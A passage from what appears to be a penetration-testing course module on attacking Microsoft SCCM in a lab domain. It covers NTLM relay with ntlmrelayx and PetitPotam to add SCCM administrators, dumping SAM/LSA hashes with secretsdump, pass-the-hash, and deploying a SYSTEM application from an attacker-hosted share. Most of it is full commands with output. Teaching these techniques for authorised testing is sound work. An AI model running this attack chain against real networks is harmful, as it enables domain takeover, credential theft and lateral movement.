Similar to the database attack, the Primary Server account must be a member of the `SMS Admins` group. This group gives access to the `WMI interfaces` and the `AdminService API`. This REST API enables interaction with the SMS Provider and, by extension, with the MSSQL database via standardized HTTP requests. As a result, if the SMS Provider is installed on another server than the Primary Server, and if the API, which accepts NTLM authentication, among other things, is exposed on the server carrying the SMS Provider, it is then possible to relay this to the API and use it to send a request adding a new SCCM administrator user via the `SMS_Admin WMI class`, which is integrated into the `AdminService` API.

Moreover, since the HTTP service rarely checks NTLM signatures, this attack is particularly effective.

At the time of writing, this Pull Request on Impacket must be used to perform the attack with `ntlmrelayx.py`.

We will use the same tunnel configuration we did with `ligolo-ng` in the previous section. After configuring the tunnel, `ntlmrelayx.py` must target the HTTPS service on the `SMS Provider server`. When the NTLM authentication is received, `ntlmrelayx.py` performs the entire attack by itself, adding the controlled user to the Full Administrators through the `SMS_Admin` WMI class.

The first step is to clone the pull request:

```
git clone -b feature/relay-sccm-adminservice --single-branch
https://github.com/garrettfoster13/impacket.git relay-sccm
Cloning into 'relay-sccm'...
remote: Enumerating objects: 22720, done.
remote: Total 22720 (delta 0), reused 0 (delta 0), pack-reused 22720
Receiving objects: 100% (22720/22720), 8.72 MiB | 8.80 MiB/s, done.
Resolving deltas: 100% (17360/17360), done.
```

Now we need to navigate into the `relay-sccm` directory, create a virtual environment, and install impacket:

```
cd relay-sccm
python3 -m venv .sccmrelay
source .sccmrelay/bin/activate
python3 -m pip install .
Processing /home/plaintext/htb/modules/sccm/relay-sccm
 Preparing metadata (setup.py) ... done
Collecting charset_normalizer
 Using cached charset_normalizer-3.3.2-cp311-cp311-
manylinux_2_17_x86_64.manylinux2014_x86_64.whl (140 kB)
Collecting dsinternals
...SNIP...
```

Now we can execute `ntlmrelayx` and configure it to assign the admin rights to the account `Dario`:

```
cd relay-sccm/examples
sudo su
[!bash!]# source .sccmrelay/bin/activate
[!bash!]# python3 ntlmrelayx.py -t
https://172.50.0.40/AdminService/wmi/SMS_Admin -smb2support --adminservice
--logonname "LAB\dario" --displayname "LAB\dario" --objectsid S-1-5-21-
2570265163-3918697770-3667495639-2222
Impacket v0.10.1.dev1+20230802.213755.1cebdf31 - Copyright 2022 Fortra

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
...SNIP...
[*] Servers started, waiting for connections
```

Now that `ntlmrelayx` is waiting for connections, we can coerce the authentication from `SCCM01`:

```
python3 PetitPotam.py -u BlWasp -p 'Password123!' -d 'lab.local'
10.10.14.207 172.50.0.21
 ___            _        _      _        ___            _
 | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _
__
 |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | '
\
 _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|
|_|_|_|
 _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """
|_|"""""|_|"""""|_|"""""|_|"""""|
 "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-
'"`-0-0-'

 PoC to elicit machine account authentication via some MS-EFSRPC functions
 by topotam (@topotam77)

 Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:172.50.0.21[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

Once `PetitPotam` finishes, we should see in our `ntlmrelayx` how `SCCM01$` authentication is used to authenticate to the AdminService API. If the attack is successful, we should see the message `Server returned code 201, attack successful`:

```
[!bash!]# python3 ntlmrelayx.py -t
https://172.50.0.40/AdminService/wmi/SMS_Admin -smb2support --adminservice
--logonname "LAB\dario" --displayname "LAB\dario" --objectsid S-1-5-21-
2570265163-3918697770-3667495639-2222
Impacket v0.10.1.dev1+20230802.213755.1cebdf31 - Copyright 2022 Fortra
...SNIP...

[*] SMBD-Thread-4 (process_request_thread): Received connection from
10.129.230.38, attacking target https://172.50.0.40
[*] Exiting standard auth flow to add SCCM admin...
[*] Authenticating against https://172.50.0.40 as LAB/SCCM01$
[*] Adding administrator via SCCM AdminService...
```

```
[*] Server returned code 201, attack successful
...SNIP...
```

With `sccmhunter`, we can now verify the administrator's list:

```
python3 sccmhunter.py admin -u blwasp -p Password123! -ip 172.50.0.40
SCCMHunter v1.0.3 by @garrfoster
[18:08:41] INFO     [!] Enter help for extra shell commands
() C:\ >> show_admins
[18:08:46] INFO     Tasked SCCM to list current SMS Admins.
[18:08:46] INFO     Current Full Admin Users:
[18:08:46] INFO     LAB\sccm_admin
[18:08:46] INFO     LAB\blwasp
[18:08:46] INFO     LAB\dario
```

NTLM relay from a passive server

Finally, if a passive site server is present (for high availability), its machine account must be a member of the local Administrators group on the active site server. It must also be an administrator of all SCCM systems deployed on the site, including the MSSQL database. In this scenario, a new NTLM relay from the passive server to the active server's SMB service is possible.

Before running `ntlmrelayx`, we must ensure that we have setup the tunnel with `ligolo-ng`. `ntlmrelayx.py` must be set up to target the SMB service on the Primary Server. When the NTLM authentication is received, a SOCKS session is opened on the Primary Server with administrative rights:

```
[!bash!]# ntlmrelayx.py -t 172.50.0.21 -smb2support -socks
Impacket v0.11.0 - Copyright 2023 Fortra

...SNIP...

[*] Servers started, waiting for connections

ntlmrelayx>
```

Now that `ntlmrelayx` is waiting for connections, we can coerce the authentication from `SCCM02` (the passive or secondary server):

```
python3 PetitPotam.py -u BlWasp -p 'Password123!' -d 'lab.local'
10.10.14.207 172.50.0.22
```

```
 ___            _        _      _        ___            _
 | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _
__
 |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | '
\
 _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|
|_|_|_|
 _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """
|_|"""""|_|"""""|_|"""""|_|"""""|
 "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-
'"`-0-0-'

 PoC to elicit machine account authentication via some MS-EFSRPC functions
 by topotam (@topotam77)

 Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:172.50.0.22[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

Once `PetitPotam` finishes, we should see in our `ntlmrelayx` how `SCCM02$` authentication is used to authenticate to `SCCM01`, and we have successfully established a socks session:

```
[!bash!]# ntlmrelayx.py -t 172.50.0.21 -smb2support -socks
...SNIP...

[*] SMBD-Thread-14 (process_request_thread): Received connection from
10.129.230.38, attacking target smb://172.50.0.21
[*] Authenticating against smb://172.50.0.21 as LAB/SCCM02$ SUCCEED
[*] SOCKS: Adding LAB/[email protected](445) to active SOCKS connection.
Enjoy
[*] SMBD-Thread-15 (process_request_thread): Connection from 10.129.230.38
controlled, but there are no more targets left!
```

We can use secretsdump.py through this session to dump the SAM and LSA databases on the Primary Server. Since we are using `-socks` on `ntlmrelayx`, we must use

`proxychains` (from a root shell or with sudo) to use the newly created session to `SCCM01`:

```
[!bash!]# proxychains4 -q secretsdump.py 'LAB/SCCM02$'@172.50.0.21 -no-
pass
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x99bae75d092c3b9d979cf712fb4fcfde
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:12346acbe6bcfda7294d6bd
18041b555:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:12432e0d16ae931b73c59d7e0c089c0
:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:1236cfe0d16ae931b73c59
d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b16d6873b597bcdc0d
c553eac61112ce:::
[*] Dumping cached domain logon information (domain/username:hash)
LAB.LOCAL/Administrator:$DCC2$10240#Administrator#22118c0355c1b19322960df4
ac180d79: (2024-07-10 01:14:30)
LAB.LOCAL/sccm_admin:$DCC2$10240#sccm_admin#55477395bae00b82c381d078c3f9dd
4a: (2024-07-11 10:54:32)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
LAB\SCCM01$:aes256-cts-hmac-sha1-
96:12345b9eb9aeb722594c72e8c107bb2712d03e66046f03eb579d7a9bd4ed2b48
LAB\SCCM01$:aes128-cts-hmac-sha1-96:12324b3f73242fb332631904412441f9
LAB\SCCM01$:des-cbc-md5:b6b951341a628f32
LAB\SCCM01$:plain_password_hex:123b49014a1a62a083ad328bd6831fa14ef4e1caa4c
b64fe25492ce45c6bedefd4395a7d3749e772ef67b5cf2006c123395b0a75b325815a283b4
f10ec3163dec687cc0c3f2f86f41bedc3ad4c7ebe469078b4769f296e5eaacd5d4aa8b0497
9560c270171c2fc2e342e56a73373188587414a5b53f78675e
447b3afcea9abb7dcd65cd88f3f74e62da21577c0d19069850685540cdac35c08e9e701131
46f7a9d0d31caadbb5087f0eb420ece4dc65722d95308b46155bd527c01fd0e24676923cf8
0d660c3cac22190ea442d515ab0b074b02f7ba8139ba5f8799b854a3ec80de5ff4e3b2909a
5093556d7a756e447
LAB\SCCM01$:aad3b435b51404eeaad3b435b51404ee:12287584ab4bb4ef1123f0ed2f08f
f79:::
...SNIP...
```

The hash can then be used via Pass-The-Hash to authenticate as the Primary Server on the SMS Provider (a member of the "SMS Admins" group) to add a new controlled Full Administrator.

```
python3 sccmhunter.py admin -u 'SCCM01$' -p
aad3b435b51404eeaad3b435b51404ee:12287584ab4bb4ef1123f0ed2f08ff79 -ip
```

```
172.50.0.40
SCCMHunter v1.0.5 by @garrfoster
[10:10:29] INFO     [!] Enter help for extra shell commands
() C:\ >> show_admins
[10:10:33] INFO     Tasked SCCM to list current SMS Admins.
[10:10:34] INFO     Current Full Admin Users:
[10:10:34] INFO     LAB\sccm_admin
```

Conclusion

We learned how to abuse an SCCM infrastructure through different methods and understand the importance of mapping how it is configured. However, if we were attacking a single-server SCCM infrastructure, some of these methods may not work.

The following section will explore how to abuse SCCM administrative rights to compromise systems and move laterally through the network.

SCCM Post Exploitation

The main goal of SCCM is to deploy applications and services on the Active Directory's managed assets, making SCCM infrastructure a good candidate for moving laterally on the network. With administrative rights on the Primary Server, we can deploy applications and scripts on the targets or coerce clients' authentication.

Additionally, SCCM permits the enumeration of data on resources. Among all the services SCCM offers to the administrator is one named `CMPivot`. This service, located on the Management Point server, can enumerate all the resources of a computer or computer collection (installed software, local administrators, hardware specifications, etc.) and perform administrative tasks on them. It uses the HTTP REST API `AdminService`, provided by the `SMS Provider server`.

Privileged Accounts Enumeration

As we previously discussed, we can enumerate privileged SCCM users by querying the `SMS_Admin` and `SMS_SCI_Reserved` WMI classes, which contain this information using the `admin` module and the command `show_admins`:

```
python3 sccmhunter.py admin -u rai -p Threathunting01 -ip 172.50.0.40
SCCMHunter v1.0.5 by @garrfoster
[09:04:17] INFO     [!] Enter help for extra shell commands
() C:\ >> show_admins
[09:04:21] INFO     Tasked SCCM to list current SMS Admins.
[09:04:22] INFO     Current Full Admin Users:
[09:04:22] INFO     LAB\sccm_admin
```

```
[09:04:22] INFO     LAB\rai
```

Computer Enumeration

To use CMPivot to enumerate a target computer, the first step is to retrieve the ID of the resource to be audited (this can be a specific machine or a collection of machines). To retrieve the `ResourceId` and other information about the target computer, we can use the command `get_device <TARGET>`:

```
python3 sccmhunter.py admin -u rai -p Threathunting01 -ip 172.50.0.40
SCCMHunter v1.0.5 by @garrfoster
[19:24:58] INFO     [!] Enter help for extra shell commands
() C:\ >> get_device SCCM-SMS
[19:25:21] INFO     [*] Collecting device...
[19:25:21] INFO     [+] Device found.
[19:25:21] INFO     ----------------------------------------
 Active: 1
 Client: 1
 DistinguishedName: CN=SCCM-SMS,CN=Computers,DC=lab,DC=local
 FullDomainName: LAB.LOCAL
 IPAddresses: 172.50.0.40
 LastLogonUserDomain: LAB
 LastLogonUserName: Administrator
 Name: SCCM-SMS
 OperatingSystemNameandVersion: Microsoft Windows NT Server 10.0
 PrimaryGroupID: 515
 ResourceId: 16777221
 ResourceNames: SCCM-SMS.lab.local
 SID: S-1-5-21-2570265163-3918697770-3667495639-1216
 SMSInstalledSites: HTB
 SMSUniqueIdentifier: GUID:2A1F8462-FAAC-4F8A-BDF9-7194AF172C2C
 ----------------------------------------
```

Note: During our testing sometimes `sccmhunter.py` retrieve an incorrect ResourceId, as alternative we can use `SharpSCCM.exe` to get the correct ResourceId.

To get the computer information using SharpSCCM.exe we can use the following command:

```
PS C:\Tools> .\SharpSCCM.exe get devices -n SCCM-SMS -sms 172.50.0.40

  _______ _     _ _______  ______  _____  _______ _______ _______ _______
  |______ |_____| |_____| |_____/ |_____] |______ |       |       |  |  |
  ______| |     | |     | |    \_ |       ______| |______ |______ |  |  |
@_Mayyhem
```

```
[+] Querying the local WMI repository for the current management point and
site code
[+] Connecting to \\127.0.0.1\root\CCM
[+] Current management point: SCCM01.lab.local
[+] Site code: HTB
[+] Using WMI provider: 172.50.0.40
[+] Connecting to \\172.50.0.40\root\SMS\site_HTB
[+] Executing WQL query: SELECT
ResourceId,Active,ADSiteName,Client,DistinguishedName,FullDomainName,Hardw
areID,IPAddresses,IPSubnets,IPv6Addresses,IPv6Prefixes,IsVirtualMachine,La
stLogonTimestamp,LastLogonUserDomain,LastLogonUserName,MACAddresses,Name,N
etbiosName,Obsolete,OperatingSystemNameandVersion,PrimaryGroupID,ResourceD
omainORWorkgroup,ResourceNames,SID,SMSInstalledSites,SMSUniqueIdentifier,S
NMPCommunityName,SystemContainerName,SystemGroupName,SystemOUName FROM
SMS_R_System WHERE Name LIKE '%SCCM-SMS%'
-----------------------------------
SMS_R_System
-----------------------------------
Active: 1
ADSiteName: Default-First-Site-Name
Client: 1
DistinguishedName: CN=SCCM-SMS,CN=Computers,DC=lab,DC=local
FullDomainName: LAB.LOCAL
HardwareID: 2:542AA89148DB7F12EE73FFE36E215010EF8F70E0
IPAddresses: 172.50.0.40
IPSubnets: 172.50.0.0
IPv6Addresses:
IPv6Prefixes:
IsVirtualMachine: True
LastLogonTimestamp: 20240722164258.000000+***
LastLogonUserDomain: SCCM-SMS
LastLogonUserName: Administrator
MACAddresses: 00:50:56:B9:61:89
Name: SCCM-SMS
NetbiosName: SCCM-SMS
Obsolete: 0
OperatingSystemNameandVersion: Microsoft Windows NT Server 10.0
PrimaryGroupID: 515
ResourceDomainORWorkgroup: LAB
ResourceId: 16777221
ResourceNames: SCCM-SMS.lab.local
SID: S-1-5-21-2570265163-3918697770-3667495639-1216
SMSInstalledSites: HTB
SMSUniqueIdentifier: GUID:2A1F8462-FAAC-4F8A-BDF9-7194AF172C2C
SNMPCommunityName:
SystemContainerName: LAB\COMPUTERS
SystemGroupName:
SystemOUName:
-----------------------------------
```

```
[+] Completed execution in 00:00:16.4663955
```

Then, it is possible to interact with the target computer using the command `interact <ResourceId>`. Sccmhunter offers multiple built-in commands to enumerate the resource and gather interesting data. One of them is the list of the local administrators using the command `administrators`:

```
() (C:\) >> interact 16777221
(16777221) (C:\) >> administrators
[19:26:31] INFO     Tasked SCCM to run Administrators.
[19:26:31] INFO     Got OperationId 16778237. Sleeping 10 seconds to wait
for host to call home.
[19:26:41] INFO     No results yet, sleeping 10 seconds.
[19:26:52] INFO     +---------------+------------------------+------------
-------+----------+
                    | ObjectClass   | Name                   |
PrincipalSource   | Device   |

+===============+========================+====================+==========+
                    | Group         | LAB\Domain Admins      |
ActiveDirectory   | SCCM-SMS |
                    +---------------+------------------------+------------
-------+----------+
                    | User          | LAB\sccm_admin         |
ActiveDirectory   | SCCM-SMS |
                    +---------------+------------------------+------------
-------+----------+
                    | User          | LAB\SCCM01$            |
ActiveDirectory   | SCCM-SMS |
                    +---------------+------------------------+------------
-------+----------+
                    | User          | SCCM-SMS\Administrator | Local
| SCCM-SMS |
                    +---------------+------------------------+------------
-------+----------+
```

Additionally we can view the files and folders on the target computer with the command `ls`:

```
(16777221) (C:\) >> ls
[19:30:13] INFO     Tasked SCCM to list files in C:\.
[19:30:13] INFO     Got OperationId 16778238. Sleeping 10 seconds to wait
for host to call home.
[19:30:23] INFO     No results yet, sleeping 10 seconds.
[19:30:33] INFO     +------------------------------+--------+------------
--------+--------+----------+
```

```
                    | FileName                     | Mode   |
LastWriteTime       |   Size | Device   |

+==============================+========+======================+========+==
========+
                    | C:\$Recycle.Bin              | d--hs- | 2024-05-09
23:13:44 |      1 | SCCM-SMS |
                    +------------------------------+--------+-------------
--------+--------+----------+
                    | C:\ContentLibrary            | d----- | 2024-05-12
08:41:03 |      1 | SCCM-SMS |
                    +------------------------------+--------+-------------
--------+--------+----------+
                    | C:\Documents and Settings    | d--hsl | 2024-05-09
19:59:16 |      1 | SCCM-SMS |
                    +------------------------------+--------+-------------
--------+--------+----------+
                    | C:\inetpub                   | d----- | 2024-05-09
22:46:15 |      1 | SCCM-SMS |
                    +------------------------------+--------+-------------
--------+--------+----------+
                    | C:\PerfLogs                  | d----- | 2022-11-05
18:20:48 |      1 | SCCM-SMS |
                    +------------------------------+--------+-------------
--------+--------+----------+
                    | C:\Program Files             | d-r--- | 2024-05-10
13:14:30 |      1 | SCCM-SMS |
                    +------------------------------+--------+-------------
--------+--------+----------+
                    | C:\Program Files (x86)       | d----- | 2024-05-10
10:20:32 |      1 | SCCM-SMS |
                    +------------------------------+--------+-------------
--------+--------+----------+
                    | C:\ProgramData               | d--h-- | 2024-05-10
13:20:43 |      1 | SCCM-SMS |
                    +------------------------------+--------+-------------
--------+--------+----------+
                    | C:\Recovery                  | d--hs- | 2024-05-09
20:00:28 |      1 | SCCM-SMS |
                    +------------------------------+--------+-------------
--------+--------+----------+
                    | C:\SMS                       | d----- | 2024-05-10
10:22:38 |      1 | SCCM-SMS |
                    +------------------------------+--------+-------------
--------+--------+----------+
                    | C:\System Volume Information | d--hs- | 2024-05-09
19:57:33 |      1 | SCCM-SMS |
                    +------------------------------+--------+-------------
--------+--------+----------+
                    | C:\Users                     | d-r--- | 2024-05-09
```

```
23:13:26 |      1 | SCCM-SMS |
                    +-----------------------------+--------+-------------
--------+--------+----------+
                    | C:\Windows                  | d----- | 2024-05-10
15:10:18 |      1 | SCCM-SMS |
                    +-----------------------------+--------+-------------
--------+--------+----------+
                    | C:\smstsvc.log              | -a---- | 2024-05-10
10:20:45 |   1042 | SCCM-SMS |
                    +-----------------------------+--------+-------------
--------+--------+----------+
```

To get the list of all available commands, we can use sccmhunter wiki.

Applications deployments

SharpSCCM can also help us enumerate and abuse SCCM infrastructure if we have access to an account with `Full Administrator` or `Application Administrator` rights on the Primary Server. Let's use the account `rai`, which is `Full Administrator` on the SCCM service and connect via RDP to `SRV01` and perform the attack:

```
xfreerdp /u:rai /p:Threathunting01 /d:lab.local /v:10.129.230.38 /dynamic-
resolution /drive:.,linux /bpp:8 /compression -themes -wallpaper
/clipboard /audio-mode:0 /auto-reconnect -glyph-cache
[09:09:15:756] [655247:655248] [WARN][com.freerdp.crypto] - Certificate
verification failure 'self-signed certificate (18)' at stack position 0
[09:09:15:757] [655247:655248] [WARN][com.freerdp.crypto] - CN =
SRV01.lab.local
```

Before we start deploying applications, it is essential to validate the privileges we have by querying the `SMS_Admin` WMI class using `SharpSCCM`, if no access denied message is encountered, it should be good to continue:

```
PS C:\Tools> .\SharpSCCM.exe get class-instances SMS_Admin -p
CategoryNames -p CollectionNames -p LogonName -p RoleNames -sms
172.50.0.40


 _______ _      _ _______  ______  _____  _______ _______ _______ _______
 |______ |_____| |_____| |_____/ |_____] |______ |       |       |  |  |
 ______| |     | |     | |    \_ |       ______| |______ |______ |  |  |
@_Mayyhem

[+] Querying the local WMI repository for the current management point and
site code
[+] Connecting to \\127.0.0.1\root\CCM
```

```
[+] Current management point: SCCM01.lab.local
[+] Site code: HTB
[+] Using WMI provider: 172.50.0.40
[+] Connecting to \\172.50.0.40\root\SMS\site_HTB
[+] Executing WQL query: SELECT
AdminID,CategoryNames,CollectionNames,LogonName,RoleNames FROM SMS_Admin
------------------------------------
SMS_Admin
------------------------------------
CategoryNames: All
CollectionNames: All Systems, All Users and User Groups
LogonName: LAB\sccm_admin
RoleNames: Full Administrator
------------------------------------
CategoryNames: All
CollectionNames: All Systems, All Users and User Groups
LogonName: LAB\rai
RoleNames: Full Administrator
------------------------------------
[+] Completed execution in 00:00:00.8509888
```

The next step is to search for potential targets, i.e., active SCCM clients accessible on the network. It is possible to target machines where a specific user is declared the primary user (an option in the Microsoft Configuration Manager console that allows to declare a user as the primary user of a machine) or to search for the last machines where the user has authenticated. However, this solution is less reliable as it depends on the last refresh of machine information via a DDR request. Let's search for computers where `blwasp` is the primary user using the option `get primary-users` and `-u <user>`:

```
PS C:\Tools> .\SharpSCCM.exe get primary-users -u blwasp -sms 172.50.0.40

 _______ _      _ _______  ______  _____  _______ _______ _______ _______
 |______ |_____| |_____| |_____/ |_____] |______ |       |       |  |  |
 ______| |     | |     | |    \_ |       ______| |______ |______ |  |  |
@_Mayyhem

[+] Querying the local WMI repository for the current management point and
site code
[+] Connecting to \\127.0.0.1\root\CCM
[+] Current management point: SCCM01.lab.local
[+] Site code: HTB
[+] Using WMI provider: 172.50.0.40
[+] Connecting to \\172.50.0.40\root\SMS\site_HTB
[+] Executing WQL query: SELECT * FROM SMS_UserMachineRelationship WHERE
UniqueUserName LIKE '%blwasp%'
------------------------------------
SMS_UserMachineRelationship
```

```
-----------------------------------
CreationTime: 20240522185628.677000+000
IsActive: True
RelationshipResourceID: 25165831
ResourceClientType: 1
ResourceID: 16777233
ResourceName: SRV01
Sources: 2
Types: 1
UniqueUserName: LAB\blwasp
-----------------------------------
[+] Completed execution in 00:00:00.6255289
```

On the other hand, it could be interesting to list all the active SCCM devices where the SCCM client is installed. However, caution is advised as the output could be massive in a real environment. To do that, we will use the option `get devices` with the option `-w <where-condition>`, which is an MSSQL `WHERE condition` to narrow the scope of data returned by the query:

```
PS C:\Tools> .\SharpSCCM.exe get devices -w "Active=1 and Client=1" -sms
172.50.0.40


 _______ _     _ _______  ______  _____  _______ _______ _______ _______
 |______ |_____| |_____| |_____/ |_____] |______ |       |       |  |  |
 ______| |     | |     | |    \_ |       ______| |______ |______ |  |  |
@_Mayyhem

[+] Querying the local WMI repository for the current management point and
site code
[+] Connecting to \\127.0.0.1\root\CCM
[+] Current management point: SCCM01.lab.local
[+] Site code: HTB
[+] Using WMI provider: 172.50.0.40
[+] Connecting to \\172.50.0.40\root\SMS\site_HTB
[+] Executing WQL query: SELECT
ResourceId,Active,ADSiteName,Client,DistinguishedName,FullDomainName,Hardw
areID,IPAddresses,IPSubnets,IPv6Addresses,IPv6Prefixes,IsVirtualMachine,La
stLogonTimestamp,LastLogonUserDomain,LastLogonUserName,MACAddresses,Name,N
etbiosName,Obsolete,OperatingSystemNameandVersion,PrimaryGroupID,ResourceD
omainORWorkgroup,ResourceNames,SID,SMSInstalledSites,SMSUniqueIdentifier,S
NMPCommunityName,SystemContainerName,SystemGroupName,SystemOUName FROM
SMS_R_System WHERE Active=1 and Client=1
-----------------------------------
SMS_R_System
-----------------------------------
Active: 1
ADSiteName: Default-First-Site-Name
```

```
Client: 1
DistinguishedName: CN=SQL,CN=Computers,DC=lab,DC=local
FullDomainName: LAB.LOCAL
HardwareID: 2:F6FC17A6192F8ADF5F0039F5A56CD2B3838E814D
IPAddresses: 172.50.0.30
IPSubnets: 172.50.0.0
IPv6Addresses:
IPv6Prefixes:
IsVirtualMachine: True
LastLogonTimestamp: 20240709192359.000000+***
LastLogonUserDomain: LAB
LastLogonUserName: administrator
MACAddresses: 00:50:56:B9:31:00
Name: SQL
NetbiosName: SQL
Obsolete: 0
OperatingSystemNameandVersion: Microsoft Windows NT Server 10.0
PrimaryGroupID: 515
ResourceDomainORWorkgroup: LAB
ResourceId: 16777219
ResourceNames: SQL.lab.local
SID: S-1-5-21-2570265163-3918697770-3667495639-1214
SMSInstalledSites: HTB
SMSUniqueIdentifier: GUID:BD861888-7840-427C-9CC6-D4FFE022F55A
SNMPCommunityName:
SystemContainerName: LAB\COMPUTERS
SystemGroupName:
SystemOUName:
-----------------------------------
Active: 1
ADSiteName: Default-First-Site-Name
Client: 1
DistinguishedName: CN=SCCM01,CN=Computers,DC=lab,DC=local
FullDomainName: LAB.LOCAL
HardwareID: 2:ECA2EFC6EA65B9B2280C0396F777019B4B52BEF8
IPAddresses: 172.50.0.21
IPSubnets: 172.50.0.0
IPv6Addresses: 0000:0000:0000:0000:0000:0000:0000:0001
IPv6Prefixes: 0000:0000:0000:0000
IsVirtualMachine: True
LastLogonTimestamp: 20240709194349.000000+***
LastLogonUserDomain: LAB
LastLogonUserName: sccm_admin
MACAddresses: 00:50:56:B9:52:50
Name: SCCM01
NetbiosName: SCCM01
Obsolete: 0
OperatingSystemNameandVersion: Microsoft Windows NT Server 10.0
PrimaryGroupID: 515
ResourceDomainORWorkgroup: LAB
```

```
ResourceId: 16777220
ResourceNames: SCCM01.lab.local
SID: S-1-5-21-2570265163-3918697770-3667495639-1215
SMSInstalledSites: HTB
SMSUniqueIdentifier: GUID:BB9B4076-B45A-46DA-8994-D2DAC705BB9A
SNMPCommunityName:
SystemContainerName: LAB\COMPUTERS
SystemGroupName:
SystemOUName:
...SNIP...
```

Now that we have enumerated where the SCCM client is installed, we have a list of potential targets. As Management Point administrators, we can deploy an application, which involves creating a collection of devices, adding the target to this collection, creating an application deployment linked to the collection, and then executing this deployment. It is possible to deploy an application as SYSTEM, as the primary user, or as the machine's currently logged user account. SharpSCCM can automate this entire procedure, and the different requests are sent through the previously presented AdminService API. However, this automatic solution can present timing issues because the devices need some delay to retrieve a deployment. This is why sometimes a manual approach is preferable.

By using a UNC path to specify the application to be deployed, it is possible to intercept NTLM authentication, opening the way to NTLM relay attacks and running an application on the machine. This method has the advantage of being more discreet than the installation and execution of a malicious payload.

First, create a new application named `HTB_application` with the option `new application` and `-n <Application Name>`. We also specify the payload with `-p <Payload>` pointing to a path on the attack host and use the option `-s` to specify that the application will be deployed as `SYSTEM`:

```
PS C:\Tools> .\SharpSCCM.exe new application -s -n HTB_application -p
\\10.10.14.207\share\test.exe -sms 172.50.0.40


 _______ _     _ _______  ______  _____  _______ _______ _______ _______
 |______ |_____| |_____| |_____/ |_____] |______ |       |       |  |  |
 ______| |     | |     | |    \_ |       ______| |______ |______ |  |  |
@_Mayyhem

[+] Querying the local WMI repository for the current management point and
site code
[+] Connecting to \\127.0.0.1\root\CCM
[+] Current management point: SCCM01.lab.local
[+] Site code: HTB
[+] Using WMI provider: 172.50.0.40
[+] Connecting to \\172.50.0.40\root\SMS\site_HTB
```

```
[+] Creating new application: HTB_application
[+] Application path: \\10.10.14.207\share\test.exe
[+] Updated application to run as SYSTEM
[+] Successfully created application
[+] Completed execution in 00:00:29.0535194
```

Then, create a new device collection with the option `new collection` and `-n <collection name>`. Additionally, we specify the type of collection to create, which is a device with the option `-t device`:

```
PS C:\Tools> .\SharpSCCM.exe new collection -n "new_collection" -t device
-sms 172.50.0.40


 _______ _     _ _______  ______  _____  _______ _______ _______ _______
 |______ |_____| |_____| |_____/ |_____] |______ |       |       |  |  |
 ______| |     | |     | |    \_ |       ______| |______ |______ |  |  |
@_Mayyhem

[+] Querying the local WMI repository for the current management point and
site code
[+] Connecting to \\127.0.0.1\root\CCM
[+] Current management point: SCCM01.lab.local
[+] Site code: HTB
[+] Using WMI provider: 172.50.0.40
[+] Connecting to \\172.50.0.40\root\SMS\site_HTB
[+] Creating new device collection: new_collection
[+] Successfully created collection
[+] Completed execution in 00:00:01.6775452
```

Then we add the target computer to the collection `new_collection` by using the command `new collection-member` and specifying the target with the option `-d <DEVICE>`:

```
PS C:\Tools> .\SharpSCCM.exe new collection-member -d SRV01 -n
"new_collection" -t device -sms 172.50.0.40


 _______ _     _ _______  ______  _____  _______ _______ _______ _______
 |______ |_____| |_____| |_____/ |_____] |______ |       |       |  |  |
 ______| |     | |     | |    \_ |       ______| |______ |______ |  |  |
@_Mayyhem

[+] Querying the local WMI repository for the current management point and
site code
[+] Connecting to \\127.0.0.1\root\CCM
[+] Current management point: SCCM01.lab.local
[+] Site code: HTB
```

```
[+] Using WMI provider: 172.50.0.40
[+] Connecting to \\172.50.0.40\root\SMS\site_HTB
[+] Found resource named SRV01 with ResourceID 16777233
[+] Added SRV01 (16777233) to new_collection
[+] Waiting for new collection member to become available...
[+] New collection member is not available yet... trying again in 5
seconds
[+] New collection member is not available yet... trying again in 5
seconds
[+] Successfully added SRV01 (16777233) to new_collection
[+] Completed execution in 00:00:16.7721935
```

Finally, create a `new deployment` and specify the application with the option `-n <application name>` and the collection `-c <collection name>`:

```
PS C:\Tools> .\SharpSCCM.exe new deployment -a HTB_application -c
"new_collection" -sms 172.50.0.40


 _______ _     _ _______  ______  _____  _______ _______ _______ _______
